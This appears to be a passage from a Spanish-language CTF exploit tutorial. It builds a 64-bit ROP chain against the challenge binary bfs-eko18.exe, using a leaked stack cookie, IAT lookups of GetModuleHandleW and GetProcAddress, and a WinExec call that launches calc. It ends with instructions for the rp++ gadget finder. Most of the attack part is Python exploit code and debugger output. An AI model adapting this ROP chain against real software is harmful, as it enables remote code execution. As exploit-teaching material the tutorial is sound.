
Luego se ve que lo pone a cero al flag.



Con eso ya se detuvo la fuga de capitales, esta cumplido el paso 1.

Luego pasa la dirección vacía en la sección data a EBX allí mismo, ya que hace POP RBX -RET antes de volver.

[*]Dir_unicode_kernel32:13f1dd4bb




Vemos que va a armar la string allí.


```

pwn+=struct.pack('<Q',dir_modulo+0x14b)#0000000013F86114B pop rax # retn
pwn+="\x6b\x00\x00\x65\x00\x6b\x00\x65\x00" # kd
pwn+=struct.pack('<Q',dir_modulo+0x4F25)#0000000013F865F25 mov [rbx], eax # add rsp, 20h # pop rbx # retn


```



Para abrir la ventanita que nos muestre adonde apunta RBX.



Allí va armando la string Unicode kernel32



Allí sigue armándola


```

cookie= struct.unpack("<Q", cookie_raw)[0]
dir_volver_fix =struct.unpack("<Q", ret_addr)[0]
base_exe= struct.unpack("<Q", ret_addr)[0] - 0x1d31
dir_flag= base_exe + 0xd090
dir_kernel32 = base_exe + 0xd4bb #13F86D4BB
dir_system=base_exe +0xd4ee
dir_calc=base_exe+0xd500
dir_import_data = base_exe + 0xA000

```

```

#Write system!
pwn+=struct.pack('<Q',dir_modulo+0x12C1)#000000013F8622C1 pop rbx # retn
pwn+=struct.pack('<Q',dir_system)

pwn+=struct.pack('<Q',dir_modulo+0x14b)#000000013F86114B pop rax # retn
pwn+="WinEWinE" # wine

pwn+=struct.pack('<Q',dir_modulo+0x4F25)#000000013F865F25 mov [rbx], eax # add rsp, 20h # pop rbx # retn


pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno

pwn+=struct.pack('<Q',dir_system+4) # Nuevo write!

pwn+=struct.pack('<Q',dir_modulo+0x14b)#000000013F86114B pop rax # retn
pwn+="\x78\x65\x63\x00\x78\x65\x63\x00" # xec

pwn+=struct.pack('<Q',dir_modulo+0x4F25)#000000013F865F25 mov [rbx], eax # add rsp, 20h # pop rbx # retn

```



De la IAT saca la dirección de GetModuleHandleA y de GetProcAddress


```
dirGetModuleHandleW=dir_import_data+0x40
dirGetProcAddress=dir_import_data+0x38
dir_WinExec=dir_calc+0x40


#-----Obtengo handle-----
```

Y la dir_WinExec es otro lugar vacío en la sección data donde guardara.


Luego carga en RCX el nombre kernel32 en Unicode y salta a GetModuleHandleA

```
#-----Obtengo handle-----
#Carga en rcx, kernel32
pwn+=struct.pack('<Q',dir_modulo+0x5e1b)#000000013f866e1b mov rcx, [rsp+48h+var_18] # and dword ptr [rcx+0C8h], 0FFFFFFDh # add rsp, 40h # pop rbx # ret
pwn+=struct.pack('<Q',dir_kernel32) # Relleno
pwn+=struct.pack('<Q',dir_kernel32) # Relleno
pwn+=struct.pack('<Q',dir_kernel32) # Relleno
pwn+=struct.pack('<Q',dir_kernel32) # Relleno
pwn+=struct.pack('<Q',dir_kernel32) # Relleno
pwn+=struct.pack('<Q',dir_kernel32) # Relleno
pwn+=struct.pack('<Q',dir_kernel32) # Relleno
pwn+=struct.pack('<Q',dir_kernel32) # Relleno
pwn+=struct.pack('<Q',dir_kernel32) # Relleno
pwn+=struct.pack('<Q',dir_kernel32) # Relleno


#Call GetModuleHandleW
pwn+=struct.pack('<Q',dir_modulo+0x14b)#000000013f86114b pop rax # ret
pwn+=struct.pack('<Q',dirGetModuleHandleW-0x20c48348)
pwn+=struct.pack('<Q',dir_modulo+0x8B8C)#000000013f869B8C call qword ptr [rax+20C48348h] # pop rbp # ret
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) #
```



En la ventana de RCX vemos



Al volver de la función me devuelve la base de kernel32



Path	Base	Size
C:\Windows\system32\kernel32.dll	0000000077070000	000000000011F000
C:\Windows\system32\user32.dll	0000000077190000	00000000000FA000
ntdll.dll	0000000077290000	00000000001AA000
C:\Users\ricnar\Desktop\TUTE\bfs-eko18.exe	000000013F1D0000	0000000000013000
C:\Windows\System32\wshtcpip.dll	000007FEFC130000	0000000000007000
C:\Windows\system32\mswsock.dll	000007FEFC750000	0000000000055000


Llegamos aquí

```

pwn+=struct.pack('<Q',dir_modulo+0x12C1)#000000013F8622C1 pop rbx # retn
pwn+=struct.pack('<Q',dir_calc)


pwn+=struct.pack('<Q',dir_modulo+0x14b)#000000013F86114B pop rax # retn
pwn+="calccalc" # calc

```




Guarda la string calc en dir_calc


Luego llama a GetProcAddress




En RDX tiene la string Winexec y en RCX la base de kernel32




Cuando vuelve devuelve la dirección de WinExec



Luego la guarda





Luego va a ejecutar la calculadora llamando a WinExec, RCX apunta a la string calc


```
#Levanto dir de calc!

pwn+=struct.pack('<Q',dir_modulo+0x5e1b)#000000013F866E1B mov rcx, [rsp+48h+var_18] # and dword ptr [rcx+0C8h], 0FFFFFFFh # add rsp, 40h # pop rbx # retq

pwn+=struct.pack('<Q',dir_calc) # Relleno
pwn+=struct.pack('<Q',dir_calc) # Relleno
pwn+=struct.pack('<Q',dir_calc) # Relleno
pwn+=struct.pack('<Q',dir_calc) # Relleno
pwn+=struct.pack('<Q',dir_calc) # Relleno
pwn+=struct.pack('<Q',dir_calc) # Relleno
pwn+=struct.pack('<Q',dir_calc) # Relleno
pwn+=struct.pack('<Q',dir_calc) # Relleno
pwn+=struct.pack('<Q',dir_calc) # Relleno

#Ejecuto!

pwn+=struct.pack('<Q',dir_modulo+0x3c6e)#13FDA4C6E CALL rax # retq
```



Con eso ya ejecuta la calculadora y se cierra el socket, por eso lo había leakado al handle del mismo, para que no de error al pisarlo con fruta y tenga el valor correcto.

+


```
main+25C  call    recv_and_parse
main+261  lea     rcx, aClosingConnect ; " [+] Closing connection\n"
main+268  call    printf
main+26D  mov     rcx, [rsp+1088h+handle_conexion] ; s
main+275  call    cs:close_socket
main+27B  jmp     loc_13F1D1B9E
```

Con eso ya estaría listo, para los que no saben con que hacer ROP en 64 bits les recomiendo este ejecutable.

<https://drive.google.com/file/d/15cR6WkcE3Wvk-3pjdet7PFa6TOKsKQZ0/view?usp=sharing>

RP++

Copio el ejecutable o modulo donde quiera buscar gadgets en la misma carpeta de la tool.




Ejecuto en este caso ya que es de 64 bits.

```
C:\Users\ricnar\Desktop\RP TOOL PARA BUSCAR GADGETS>rp-win-x64.exe --file=bfs-eko18.exe --raw=x64 --rop=4 >pepe.txt
C:\Users\ricnar\Desktop\RP TOOL PARA BUSCAR GADGETS>_
```

Listo abro el resultado en el Notepad++ o lo que quieran y podrán buscar con el find entre los miles de gadgets que salen

Por ejemplo quiero un pop rax, ret



Y podrán armar el ROP y encontrar los gadgets que quieran entre todos los disponibles.

Hasta la próxima parte espero que la hayan pasado lindo con el tute

Saludos

Ricardo Narvaja